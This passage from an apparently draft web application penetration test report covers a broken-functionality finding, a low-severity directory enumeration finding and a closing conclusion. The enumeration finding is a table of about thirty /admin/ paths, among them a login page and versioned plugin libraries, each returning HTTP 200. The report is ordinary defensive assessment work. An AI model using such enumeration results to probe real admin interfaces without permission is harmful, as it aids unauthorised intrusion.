


Figure 14 Broken Functionality 2




Figure 15 Broken Functionality 3

## 5.6.3 Impact

- Application can't be tested with broken functionalities.

## 5.6.4 Recommendations

- Follow recommended security practices and software development cycle.

## 5.7 Directory Enumeration

### 5.7.1 Vulnerability Explanation

A brute force attack uses trial-and-error to guess info/resource for any hidden/unknown resources of website. Attackers work through all possible combinations hoping to guess correctly.

Severity: **LOW**

### 5.7.2 Evidences and Methodology

| Found                                                                | Response |
|----------------------------------------------------------------------|----------|
| /                                                                    | 200      |
| /admin/                                                              | 200      |
| /admin/index/                                                        | 200      |
| /admin/Account/                                                      | 200      |
| /admin/Account/Login                                                 | 200      |
| /admin/img/                                                          | 200      |
| /admin                                                               | 200      |
| /admin/plugins/                                                      | 200      |
| /admin/plugins/jquery/                                               | 200      |
| /admin/plugins/jquery-ui/                                            | 200      |
| /admin/plugins/bootstrap/                                            | 200      |
| /admin/plugins/bootstrap/js/                                         | 200      |
| /admin/plugins/select2/                                              | 200      |
| /admin/plugins/select2/js/                                           | 200      |
| /admin/plugins/daterangepicker/                                      | 200      |
| /admin/plugins/bootstrap/js/bootstrap.bundle.min.js                  | 200      |
| /admin/plugins/inputmask/                                            | 200      |
| /admin/plugins/daterangepicker/daterangepicker.min.js                | 200      |
| /admin/plugins/select2/js/select2.full.min.js                        | 200      |
| /admin/plugins/jquery-validate/                                      | 200      |
| /admin/plugins/daterangepicker/moment.min.js                         | 200      |
| /admin/plugins/jquery-validate/jquery.validate.unobtrusive.min.js    | 200      |
| /admin/plugins/datatables/                                           | 200      |
| /admin/plugins/jquery-validate/jquery.validate-1.19.5.min.js         | 200      |
| /admin/plugins/datatables/JSZip-2.5.0/                               | 200      |
| /admin/plugins/datatables/pdfmake-0.1.36/                            | 200      |
| /admin/plugins/datatables/JSZip-2.5.0/jszip.min.js                   | 200      |
| /admin/plugins/datatables/DataTables-1.13.4/                         | 200      |
| /admin/plugins/inputmask/jquery.inputmask.bundle.min.js              | 200      |
| /admin/plugins/datatables/DataTables-1.10.25/                        | 200      |
| /admin/plugins/datatables/DataTables-1.13.4/jquery.dataTables.min.js | 200      |
| /admin/pluqins/datatables/DataTables-1.10.25/js/                     | 200      |

Figure 16 Directory Brute Forcing

### 5.7.3 Impact

- Attacker can guess files and directories on the server.

### 5.7.4 Recommendations

- Detect brute forcing and block user/IP.
- Limit the number of requests from single IP.

## 6 CONCLUSION

---

The developer team and IT security team is advised to take a stock of the recommendations to mitigate the vulnerabilities, if any found. Ensure that security is properly integrated in all phases of the development process and that developers are aware of common web application vulnerabilities.

Ultimately, regular penetration tests would help identify such flaws and improve the security stance of the web applications and web facing infrastructure.

DRAFT